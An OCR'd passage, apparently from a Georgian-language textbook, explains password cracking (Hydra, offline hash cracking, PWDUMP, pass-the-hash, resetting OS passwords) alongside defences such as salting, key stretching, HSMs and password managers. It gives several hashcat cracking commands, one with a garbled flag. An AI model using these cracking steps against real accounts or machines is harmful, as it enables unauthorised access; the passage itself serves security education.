
ასევე შეგიძლიათ გამოიყენოთ LeetSpeak, სადაც სხვადასხვა სიმბოლოების ჩანაცვლება ხდება მსგავსი სიმბოლოებით, მაგალითად, ლათინური ო (o)-ს ჩანაცვლება ხდება 0 (ნოლი)-ით, ან e-ს ჩანაცვლება ხდება 3-ით და ა.შ. ეს ბმული https://en.wikipedia.org/wiki/Leet უფრო დაწვრილებით აგიხსნით ამ მეთოდს.



ასევე გამოიყენება ე.წ. მარკოვის ჯაჭვები. როგორც ვიცით, დიდი ასოები გამოიყენება სიტყვების დასაწყისში და პატარა ასოები სიტყვების შუაში სიმბოლოები და რიცხვები კი მოდის პაროლის ბოლოში. ეს საკმაოდ ეფექტური მეთოდი აღმოჩნდა, ამ ბმულზე https://en.wikipedia.org/wiki/Markov_chain უფრო დაწვრილებით წაიკითხავთ ამ მეთოდის შესახებ.



პაროლების გატეხვა შეიძლება მოხდეს ინტერნეტით ან კავშირის გარეშე. ინტერნეტ შეტევები ხდება ინტერნეტით როცა ჰაკერები ძირითადად ლექსიკონზე დაფუძნებული შეტევებით ცდილობენ გამოიცნონ საიტის ან სხვა ქსელური სერვისის პაროლი. ასეთი პროგრამის მაგალითია KaliLinux-ის Hydra.



ასეთი შეტევები ძალიან ნელი შეტევებია, რადგან კავშირი ხდება ინტერნეტის საშუალებით და სერვერები შედარებით ნელა პასუხობენ. იმის მიხედვით, თუ რამდენია პასუხის დრო, ჰაკერმა შეიძლება მოახერხოს წამში ერთი პაროლის შემოწმება ან შეიძლება 1000-ის.

იმის გამო, რომ სისტემებმა იციან, თუ რამდენი მოთხოვნა შემოვიდა მოცემული IP მისამართიდან, მათ თავის დაცვაც შეუძლიათ ასეთი შეტევებისაგან. მაგალითად, რამდენიმე ცდის შემდეგ ბლოკავენ მომთხოვნ IP მისამართს, ან შეატყობინებენ ადმინისტრატორს, ან მომხმარებელს და.ა.შ.

ასეთი შეტევები, როგორც წესი, არ მუშაობენ და მხოლოდ მაშინ აღწევენ შედეგს, როცა პაროლები ძალიან სუსტია. მაგალითად, როცა სტანდარტული Admin არის მომხმარებლის სახელი და Password კი პაროლი. შეტევის პროცესში იმის დანახვაც კი შეიძლება, თუ რა პროგრამას იყენებენ შეტევისთვის, მაგალითად Hydra-ს უნიკალური ხელწერა აქვს და მისი გამოცნობა ადვილია. დაცვის პროცესი კი ასე მუშაობს – იბლოკება IP მისამართი, შემდეგ ჰაკერი ავტომატურად ცვლის IP მისამართს და აგრძელებს მოთხოვნებს, თქვენი სისტემა ამ მისამართსაც ბლოკავს, და ასე გაგრძელდება, სანამ ჰაკერი თავს არ დაანებებს პაროლის გამოცნობის მცდელობას, ეს ყველაფერი, ცხადია, ავტომატურად ხდება.

შესაბამისად, თუ რთულ პაროლს იყენებთ, ჰაკერი უბრალოდ ვერ მოახერხებს იმდენი კომბინაციის ცდას, რომ დაემთხვეს თქვენს პაროლს, რადგან ამას თითქმის უსასრულო დრო დასჭირდება.

უკავშირო შეტევები კი ხდება, როცა ჰაკერს აქვს პაროლის ჰეშები ანუ დაშიფრული პაროლები და ცდილობს მათ გამოცნობას.

მაგალითად, ეს სურათი გიჩვენებთ მომხმარებელთა სახელებს და მათი პაროლების ჰეშებს.


პაროლების დაშიფვრის გარეშე შენახვა სისულელემდე მისული უყურადღებობა და უსაფრთხოების რისკია.

ჰეშები ცალმხრივი ფუნქციებია, ანუ დაშიფრული პაროლების გაშიფვრა შეუძლებელია, ანუ დაშიფვრის ფუნქციებს არ გააჩნიათ შებრუნებული ფუნქციები. ასეთი პაროლების მხოლოდ გამოცნობა შეიძლება. შესაბამისად, ვინმემ თუ მოიპარა კიდეც ინფორმაცია, მოუწევს ჰეშების გამოცნობა. როგორც წესი, მომხმარებელი აგზავნის პაროლის ჰეშს და შემდეგ ეს ჰეში ინახება სისტემაში, სისტემაში შესვლისას მომხმარებლის ჰეში შედარდება სისტემაში შენახულ ჰეშს და ამგვარად ხდება გამოცნობა – სწორი პაროლი მიაწოდა თუ არა მომხმარებელმა. ასეთ სისტემებში თვით ვებსაიტის მესვეურებმაც არ იციან თქვენი პაროლი. ძველ საიტებში პაროლის გადაცემა


ხდებოდა ღია ტექსტით და შემდეგ სისტემა შიფრავდა მათ. ეს, ცხადია, არაა უსაფრთხო, რადგან გადაცემისას პაროლის დაჭერა შეიძლება, HTTPS-მა კი შეცვალა ეს სიტუაცია.

ეს საიტი http://www.sha1-online.com/ საშუალებას გაძლევთ, დაშიფროთ ინფორმაცია და შექმნათ მათ ჰეში. აქ შეგიძლიათ აარჩიოთ დაშიფვრის მეთოდიც და ნახოთ, რა ჰეშს მიიღებთ. თუ ამ საიტზე ითამაშებთ და სხვადასხვა მეთოდს გამოიყენებთ, ნახავთ, რომ მაგალითად, SHA1-ის მიერ შექმნილი ჰეში ბევრად უფრო მოკლეა, ვიდრე SHA 512-ის მიერ შექმნილი ჰეში. ცხადია, რაც უფრო გრძელია შიფრი, მით უფრო ძნელია მისი გაშიფვრა.

მაგალითად, საიტი https://www.freecodeformat.com/pbkdf2.php წარმოადგენს **PBKDF2** დაშიფვრის მეთოდით ჰეშების შექმნის საიტს. ეს საიტი გაძლევთ ფორმას, რომელშიც უნდა შეიყვანოთ ინფორმაცია და ფორმის მეორე ნაწილში მოგცემთ ამ ინფორმაციის ჰეშის მნიშვნელობას. მაგალითად, თუ შეიყვანთ Password-ს და დააჭერთ PBKDF2 ღილაკს, საიტი მოგთხოვთ, რომ შეიყვანოთ Salt (მარილი) და იტერაციების რაოდენობა.



Salt - მარილი არის რაღაც ტექსტი, რომელიც პაროლს ავტომატურად ემატება, რომ ის გაართულოს; იტერაციების რაოდენობა კი გეუბნებათ, რამდენჯერ უნდა მოახდინოს სისტემამ ჰეშის დაშიფვრა. ანუ ჰეში რომ ერთხელ შეიქმნება, მას დაემატება მარილი და მოხდება კიდევ ერთხელ დაშიფვრა. ეს ნაბიჯი განმეორდება იმდენჯერ, რა რიცხვსაც იტერაციების რაოდენობაში მიუთითებთ. ჩვენს შემთხვევაში უბრალოდ შევიყვანოთ მარილის ტექსტი Salt1 და დავაჭიროთ Hash ღილაკს. Hash key უჯრაში დაინახავთ ჰეშის მნიშვნელობას:



ცხადია, თუ მარილს შეცვლით, ჰეშიც სხვა იქნება. ეხლა წარმოიდგინეთ, რომ საიტი ნებისმიერად არჩეულ მარილს უმატებდეს თქვენს პაროლს, ასეთ შემთხვევაში, ცხადია, შეუძლებელია წინასწარ გამოთვლილი ჰეშების ცხრილის შედგენა და ჰეშებთან შედარება. ასეთ ცხრილებს ცისარტყელას ცხრილებს (Rainbow Tables) უწოდებენ.

სამწუხაროდ, მარილის გამოყენება არც ისე ეფექტურია, როგორც ეს ერთი შეხედვით ჩანს. ჯერ ერთი, ცისარტყელას ცხრილებს თითქმის აღარავინ იყენებს ამ ფაილების მასიური ზომის გამო, ხოლო მარილი თითქმის არ ანელებს ჰეშის გატეხვის მცდელობას, განსაკუთრებით ახლა, როცა გრაფიკული პროცესორები ბევრად უფრო ეფექტური გამოდგა პაროლების გამოცნობაში, ვიდრე ჩვეულებრივი პროცესორები.

თუ ბევრი მომხმარებელია საიტზე და ამ მომხმარებლების ინფორმაცია ჰაკერებმა ხელში ჩაიგდეს, როგორც წესი, პაროლების დიდ რაოდენობას მალე გახსნიან. რამდენიც არ უნდა ეცადოთ, ადამიანის ბუნებიდან გამომდინარე, პაროლების უმეტესობა იქნება სუსტი. შემდეგ კი, როცა მცირე რეოდენობის პაროლი დარჩება გასატეხი, ანუ უფრო ბევრი საკომპიუტერო დრო დაეთმობა პაროლების გატეხვას, მარილი კარგ დაცვას ვეღარ წარმოადგენს.

პროფესიონალები იყენებენ გასაღების გაწელვის ტექნიკას, ამას, მაგალითად, იძლევა PBKDF2 https://en.wikipedia.org/wiki/PBKDF2 ან Bcrypt https://en.wikipedia.org/wiki/Bcrypt ან Scrypt https://en.wikipedia.org/wiki/Scrypt ეს მეთოდი აკეთებს იმას, რაც ზემოთ უკვე აღვწერეთ. ანუ აიღებს შეყვანილ პაროლს, დაამატებს მარილს და დაშიფრავს, შემდეგ აიღებს დაშიფრულ ჰეშს და გამოიყენებს პაროლის მაგივრად, ე.ი. მას დაუმატებს მარილს და კიდევ ერთხელ დაშიფრავს და ასე გაიმეორებს იმდენჯერ, რამდენი იტერაციაც განუსაზღვრეთ სისტემას, ზოგი 10,000 იტერაციასაც კი იყენებს.

თუ საიტი ასეთ კარგ ტექნოლოგიას იყენებს და თქვენი პაროლი საკმაოდ რთულია, ჰაკერებმა ჰეში თუ მოიპარეს კიდეც, მისი გაშიფვრა ძალიან დიდ დროს წაიღებს, შესაბამისად, ჰაკერები და უმეტესი ორგანიზაციები ვერ მოახერხებენ ჰეშის გაშიფვრას.

თუ კიდევ უფრო უსაფრთხოდ გინდათ შიფრაცია, მიღებული ჰეში კიდევ ერთი პაროლით უნდა დაშიფროთ, ალბათ, AES შიფრაციის გამოყენებით. თუ ორივე პაროლი საკმაო სირთულისაა, ამის გახსნა დღეისათვის


პრაქტიკულად შეუძლებელია. ცხადია, მეორე პაროლი იგივე სერვერზე არ უნდა ინახებოდეს, რაც საბოლოო ჯამში ართულებს და აძვირებს საიტის მუშაობას.

საუკეთესო დაცვაა აპარატურული მოდულის გამოყენება https://en.wikipedia.org/wiki/Hardware_security_module, რომელიც შეინახავს სწორედ მეორე პაროლს, ეს პაროლი სერვერის გარეთ არ გადის, შესაბამისად, თუ ქსელი დაცულია, ეს პაროლიც კარგადაა დაცული. ზოგიერთი ასეთი სერვერი ინფორმაციის კოდირებასაც აკეთებს. ასეთი მოწყობილობები შეიძლება იყოს დიდი და ძვირიანი სერვერი ან პატარა და იაფიანი მოწყობილობა https://shop.nitrokey.com/shop/product/nk-hsm-2-nitrokey-hsm-2-7, გააჩნია, რა მიზნებისთვის გინდათ მისი გამოყენება.

HMAC https://en.wikipedia.org/wiki/HMAC კიდევ ერთი მეთოდია, რომ ორმაგი პაროლი გამოიყენოთ ჰეშის შექმნისას.

სამწუხაროდ, სისტემის ბევრ ადმინისტრატორს არ ესმის პაროლების უსაფრთხოების მნიშვნელობა და არ იყენებენ ჰეშირების ძლიერ მექანიზმებს, შესაბამისად, თქვენი პაროლის გაშიფვრა შეიძლება ადვილად მოხდეს. ე.ი. უნდა მოერიდოთ ერთი და იგივე პაროლის გამოყენებას საიტებზე და განსაკუთრებით იმ საიტებზე, რომლებიც თქვენთვისაა მნიშვნელოვანი.


ვებსაიტებზე შეტევის ბევრი სხვადასხვა გზა არსებობს. მაგალითად, ვებსაიტები, რომლებიც მონაცემთა ბაზაზე წვდომის მოთხოვნების შემოწმებას არ აკეთებენ, ჰაკერებს საშუალებას აძლევენ, რომ გააკეთონ მონაცემთა ბაზაში ჩასმა. ანუ, მარტივად რომ ვთქვათ, მონაცემთა ბაზა საშუალებას აძლევს ჰაკერებს, რომ პირდაპირი მოთხოვნა გაუგზავნონ მონაცემთა ბაზას მასში შენახული ჰეშირებული პაროლების მოთხოვნით. საიტი http://www.adeptus-mechanicus.com/codex/hashpass/hashpass.php გაჩვენებთ მოპარულ ჰეშებს. მართალია, ინფორმაცია ამ საიტზე ცოტა მოძველებულია, მაგრამ მაგალითისთვის მაინც გამოდგება.



2010:					
Gawker	gawker-hashes	DES	690526 of 743855 (92%) done	53329 left	analysis 1 analysis 2 analysis 3
2011:					
Project Mayhem	mayhem-hashes	MD5	76508 of 130884 (58%) done	54376 left	analysis 1 analysis 2 analysis 3
Stratfor	stratfor-hashes	MD5	806179 of 860149 (93%) done	53970 left	analysis 1 analysis 2 analysis 3
Rootkit.com	rootkit-hashes	MD5	69160 of 71228 (95%) done	2068 left	analysis 1 analysis 2 analysis 3
2012:					
BKAV	bkav-encode-1	VB > 3.8.5	25019 of 113224 (22%) done	88205 left	analysis
BKAV	bkav-encode-2	VB < 3.8.5	11210 of 20988 (53%) done	9778 left	
Project Blackstar	blackstar-encode-1	MD5	2469 of 3555 (68%) done	1086 left	analysis 1 analysis 2 analysis 3
Project Blackstar	blackstar-1-2md5	2xMD5**	90 of 90 (100%) done	0 left	
Project Blackstar	blackstar-encode-2	SHA1	1921 of 2389 (80%) done	468 left	
Project Blackstar	blackstar-encode-3	MYSQL	4177 of 4262 (98%) done	85 left	
LinkedIn	masked-150	SHA1**	3318770 of 3487570 (95%) done	168800 left	analysis 1

თუ analyses ბმულს დააჭერთ, გადახვალთ კერძოდ იმ დაჰაკერების ანალიზზე.

ჰეშების ამოღება ასევე შეიძლება ოპერაციული სისტემებიდან, თუ ამ სისტემის შემცველ კომპიუტერთან წვდომა გაქვთ. თუ კომპიუტერზე ჩატვირთავთ სხვა ოპერაციულ სისტემას, შეძლებთ დაყენებული ოპერაციული სისტემის ჰეშების ამოღებას.



არსებობს ხელსაწყო PWDUMP, რომელიც ოპერაციული სისტემიდან ჰეშების ამოღებისათვის გამოიყენება. ამ ხელსაწყოს იპოვით ბმულზე http://www.tarasco.org/security/pwdump_7/.

იმის გამო, რომ ჰეშები ამოიღება სისტემიდან და ე.ი. ეს ჰეშები ადგილობრივ ფაილში გაქვთ, მათთან წვდომა ადგილობრივად ხდება და მათი დაცვა ვერ ხდება. ეს სტატია https://arstechnica.com/information-technology/2012/12/25-gpu-cluster-cracks-every-standard-windows-password-in-6-hours/ გეუბნებათ, რომ 25 GPU-სგან შექმნილი ყუთი WINDOWS-ის ნებისმიერ სტანდარტულ პაროლს გახსნის 6 საათზე ნაკლებ დროში და ეს სტატია 2012-ში გამოქვეყნდა. წარმოიდგინეთ, რა სისწრაფით ხდება დღეს პაროლების გახსნა.


KaliLinux-ში წარმოდგენილია პაროლების გატეხვის საკმაოდ ბევრი პროგრამა.

ერთ-ერთი მათგანია Hashchat

```
hashchat -m 0 hashes.txt wordlist.txt -o crackedhashes.txt
```

ბრძანებაა, სადაც hashes.txt ფაილი შეიცავს hash ფაილებს, ხოლო ჰიბრიდული შეტევისათვის სიტყვების ლექსიკონი მოთავსებულია wordlist.txt-ში და krackedhashes.txt არის ფაილი, რომელშიც გაშიფრული პაროლები ჩაიწერება.

შედეგი კი საინტერესოა:



სისტემამ გახსნა 20000 პაროლი, პაროლების მთელი რაოდენობის დაახლოებით 4% და ეს, მხოლოდ ლექსიკონის შეტევით, რამდენიმე წამში მოხდა.

ხოლო

```
hashchat -m 0 hashes.txt wordlist.txt -o crackedhashes.txt -a 1
```

კომბინირებული შეტევაა.

Nano-ში შესაძლებელია წესების განსაზღვრა

თუ გახსოვთ, ამ წესების ცხრილი ზემოთ მოვიყვანეთ.

```
hashchat -m 0 hashes.txt wordlist.txt -o crackedhashes.txt - - rules rules
```

ეს ბრძანება კი წესებს დაამატებს ჩვენს მეთოდს, და ჩემს შემთხვევაში გაშიფრული პაროლების რაოდენობა 30000-მდე გაიზარდა.

არსებობს საიტები, რომელებიც დაგეხმარებიან ჰეშების გაშიფვრაში. მაგალითად, https://crackstation.net/ , ეს საკმაოდ კარგი სერვისია, რადგან პაროლის გასახსნელად ძალიან ცოტა ხნით ქირაობთ ძალიან დიდი სიმძლავრის კომპიუტერს/სერვერს.

ჰეშის გაშიფვრა ყოველთვის არ არის საჭირო, თუ შუა კაცის შეტევას ახორციელებთ, მთავარია დაიჭიროთ ჰეში და შემდეგ გააგზავნოთ იგი სერვერზე, ამგვარად, წვდომას მიიღებთ ამ პაროლით დაცულ რესურსებზე. ეს სტატია https://en.wikipedia.org/wiki/Pass_the_hash მეტ ინფორმაციას მოგაწვდით ასეთი მეთოდების შესახებ.

ოპერაციული სისტემების პაროლები

ოპერაციული სისტემის პაროლი თითქმის არავითარ დაცვას იძლევა, იმ შემთხვევებში, თუ ვინმეს აქვს პირდაპირი წვდომა კომპიუტერზე, საკმარისია, კომპიუტერი სხვა ოპერაციული სისტემით ჩატვირთოთ, ძალიან ადვილი იქნება პაროლის ჰეშის პოვნა. ან სულაც შეიძლება ამოიღოთ მყარი დისკი და სხვა მანქანას შეუერთოთ. თანაც

პაროლის გამოცნობაც არ არის საჭირო, უბრალოდ, არსებული ჰეში შეგიძლიათ შეცვალოთ სხვა ჰეშით. ამგვარად, შეცვლით პაროლს, მაგრამ მიიღებთ წვდომას სისტემაზე.

Linux-ში პაროლის გამოცვლას ეს სტატია https://www.xmodulo.com/how-to-reset-root-password-in-debian-ubuntu.html გასწავლით. აქ უბრალოდ grub-ის პარამეტრების რედაქტირება და დისკის თავიდან mounting (სისტემაზე მიბმა) დაგჭირდებათ, შემდეგ კი pwd ბრძანებით შეცვლით პაროლს.

Windows-სთვის კი არსებობს ჩასატვირთი ლაზერული დისკი http://www.livecd.com/pwch.html, რომლის საშუალებითაც ადვილად შეცვლით პაროლებს. კიდევ ერთი ასეთი პროგრამაა https://www.recover-windows-password.net/?gclid=CjwKCAiAkJKCBhAyEiwAKQBCkqf1WK2ukGaSMkI5z_M0thFWCVWtC163phd8p3zP9bnT8WxfWOt3zhoC614QAvD_BwE Winndows Password Key, ეს პროგრამა უფასოა, თუ ლაზერული დისკის ვერსიას (ფლეშ დისკზეც დგება) ჩამოტვირთავთ. თუ მოძებნით, ბევრი ასეთი პროგრამა არსებობს. ეს პროგრამები, როგორც წესი, არ იწუხებენ თავს პაროლის გატეხვაზე, უბრალოდ, პაროლს ახალი პაროლით ცვლიან.

როგორც ხედავთ, რაც არ უნდა რთული პაროლი მოიგონოთ, მარტო პაროლი ვერ დაიცავს თქვენს ოპერაციულ სისტემას. პაროლის გამოცვლისგან თავის დაცვა, გარკვეულწილად, შეიძლება ორნაბიჯიანი ამოცნობის მეთოდით. ამის გაკეთება კი, მაგალითად, YubiKey-ის საშუალებით შეგიძლიათ. დღეისათვის ამ მოწყობილობის მე-5 ვერსია იყიდება. მისი ყიდვა ამაზონზეა შესაძლებელი და დაახლოებით 60-დან 100 ევრომდე ღირს იმის მიხედვით, თუ რა თვისებები გინდათ და რომელ USB პორტებთან ერთდება. უფრო იაფიანი მოწყობილობებიც არსებობს, მაგრამ ალბათ კარგ მოწყობილობას 30 ევროზე იაფად ვერ შეიძენთ. ამ მოწყობილობების უმეტესობა მუშაობს Windows-თან, Mac და Linux-თან. თუმცა ეს ჰაკერებს მხოლოდ შეანელებს და არ გამორიცხავს სისტემის გატეხვის შესაძლებლობას.

დისკის მთლიანად დაშიფვრა კი ნამდვილად მუშაობს, ჰაკერებს ნამდვილად გაუჭირდებათ დაშიფრულ დისკზე მოთავსებული პაროლის გატეხვა თუ შეცვლა. ამის შესახებ დისკების დაშიფვრისთვის მიძღვნილ თავში ვილაპარაკებთ.

პაროლების მენეჯერები

პაროლების მენეჯერები არიან პაროლების და სხვა კონფიდენციალური ინფორმაციის უსაფრთხოდ შენახვის პროგრამები. ეს პროგრამები საშუალებას გაძლევენ, რომ ყოველი პროგრამისთვის გქონდეთ განსხვავებული და რთული პაროლი. თანაც, უმეტესობა მათგანი თქვენს კომპიუტერზე მუშაობს და პაროლებს ავტომატურად აწვდის პროგრამებს. შესაბამისად, არც კი გჭირდებათ პაროლის დამახსოვრება. პაროლების მენეჯერებს აქვთ ე.წ. მთავარი პაროლი (Master Password), რომლის დამახსოვრებაც დაგჭირდებათ, რადგან ეს პაროლი გახსნის პაროლების მენეჯერს და გაშიფრავს მასში შენახულ ინფორმაციას.

პაროლების ზოგიერთი მენეჯერი მონაცემებს თქვენს კომპიუტერზე ან ადგილობრივ მოწყობილობაზე ინახავს, მათ პაროლების ადგილობრივ მენეჯერებს უწოდებენ. სხვები კი პაროლებს ინახავენ ღრუბლებში, რომ ადვილად


მოხდეს ინფორმაციის სინქრონიზაცია მოწყობილობებს შორის. ზოგიერთი მათგანი კი სულაც არ ინახავს პაროლებს, ისინი პაროლებს ქმნიან.

მიუხედავად იმისა, რომ პაროლების მენეჯერები შეტევისთვის მომხიბლავია, ისინი მაინც უფრო დაცულია, ვიდრე სუსტი პაროლები, რომლებსაც ადამიანები ქმნიან. ნამდვილად არის რეკომენდებული პაროლების კარგი მენეჯერების გამოყენება.

